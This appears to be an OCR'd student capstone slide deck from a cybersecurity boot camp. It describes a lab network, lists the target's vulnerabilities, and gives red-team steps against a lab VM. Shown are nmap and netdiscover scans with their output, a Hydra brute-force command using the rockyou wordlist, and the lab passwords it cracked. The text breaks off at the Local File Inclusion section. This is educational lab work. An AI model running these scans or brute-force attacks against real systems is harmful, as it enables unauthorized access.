Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Shane Murphy - UPenn Cybersecurity Boot Camp 2021

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname: ML-RefVm-684427

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427 (Windows 10 Pro)	192.168.1.1	Azure VM for RDP (NATSwitch). Hosting machine for Hyper-V and three lab virtual machines.
Kali	192.168.1.90	Penetration Testing VM (Attacking machine)
ELK	192.168.1.100	ELK stack server. Monitors network with Kibana. Logs data from Capstone machine.
Capstone	192.168.1.105	Target Machine. VM that replicates a vulnerable server. Hosts an Apache and ssh server.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Unsecured Port 80 (open with non-restricted, public access)	Port 80 is a common web communication port. When left open and unsecured to outside networks, it becomes a potential point of entry for attackers.	Allows remote access to web server. All system resources are potentially accessible and can be compromised.
Local File Inclusion (LFI) Vulnerability	LFI allows access into confidential files on a website.	An LFI vulnerability allows attackers to gain access to sensitive credentials.
Brute Force Attack	A brute force attack is a hacking method that uses trial and error to crack passwords, login credentials, and encryption keys.	A reliable tactic for gaining unauthorized access to individual accounts and organizations' systems and networks.
Weak Passwords Requirements CWE-521	Weak password requirements allow users to create weak passwords, susceptible to a variety of attacks.	The vulnerability may allow an attacker to guess users' passwords and gain unauthorized access to the application.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Apache Directory Listing	Enabled attackers to discover IP addresses and secret folders.	Allows an attacker to find the IP address of the target machine and grants access to the secret folder.
Directory Indexing Vulnerability	Attacker can view and download content of a directory located on a vulnerable device.	Attacker can gain access to private and confidential data which can be used to further exploit the system.
Default Root Privileges	Non-administrative users have full root access and unrestricted system privileges.	If a program is ran as root and a security flaw is exploited, the attacker has access to all data and can directly control the hardware.
Unsalted Hashed Passwords	Passwords that are hashed without a “salt” value a less secure and can potentially be cracked with standard programs such as John the Ripper and Rainbow Tables.	If the attacker finds the hashed passwords of system users, weak and common password hashes will be trivial to crack.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Reverse Shell Backdoor CVE-2019-13386	This backdoor enables an attacker to install a reverse shell payload on a web server.	Attackers can exploit this backdoor vulnerability and gain remote access to the target machine.
WebDAV Vulnerability CVE-2004-0398	Insecure versions of WebDAV contain security vulnerabilities that can allow hackers to gain shell access to the server.	If WebDAV is misconfigured, attackers can exploit this vulnerability and remotely modify the website.
User Credentials stored in plain text on unauthorized account	Username and password hash was stored unencrypted, in plain text.	User Ashton was storing user Ryan's name and password hash. Once Astons account was exploited, the discovery of these additional credentials allowed for further exploitation.

Exploitation: Unsecured Web Port (Open Port 80)

01

Tools & Processes

NMAP was used to analyze the network and perform a port scan of the target system. This reconnaissance tactic helped the penetration tester discover open ports.

COMMANDS:
nmap -sV 192.167.1.0/24
nmap -sS -A 192.168.1.105
netdiscover -r 192.168.1.255/16

02

Achievements

Nmap discovered that port 22 and port 80 are open on the target machine. Using Firefox, the attacker was able to view the web server (192.168.1.105) directories page. After searching through some of the directories, we discovered an ashton.txt file the reveal the existence of /company_folders/secret_folder.

Exploitation: Unsecured Web Port (Continued)


```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-19 18:02 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00053s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00071s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00080s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.38 seconds
root@Kali:~#
```


```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126

 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```


Commands:

- Nmap -sV 192.168.1.0/24
- Netdiscover -r 192.168.1.255/16


Kali (Attack Machine): 192.168.1.90
Capstone (Target Machine): 192.168.1.105
ELK server: 192.168.1.100


Exploitation: Unsecured Web Port (Continued)






After scanning the network and discovering the IP of the capstone






```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 1] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-07 1
6:39:07
root@Kali:/usr/share/wordlists#
```



Exploitation: Brute Force Attack

01

Tools & Processes

Cracked Ashton's password with Hydra using the "rockyou.txt" list.

Discovered locally stored hash of user Ryan's password.

https://crackstation.net/ was used to crack the hash for Ryan's password.

02

Achievements

User Ashton's password: leopoldo

User Ryan's password: linux4u


Access to /secret_folder

Access to /webdav

Exploitation: Brute Force Attack (Continued)


03

```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
344399 [child 11] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-23 1
4:13:44
root@Kali:~#
```




Exploitation: Brute Force Attack (Continued)

03




Exploitation: Brute Force Attack (Continued)

03



Exploitation: Brute Force Attack (Continued)

03



Exploitation: Local File Inclusion (LFI)

01

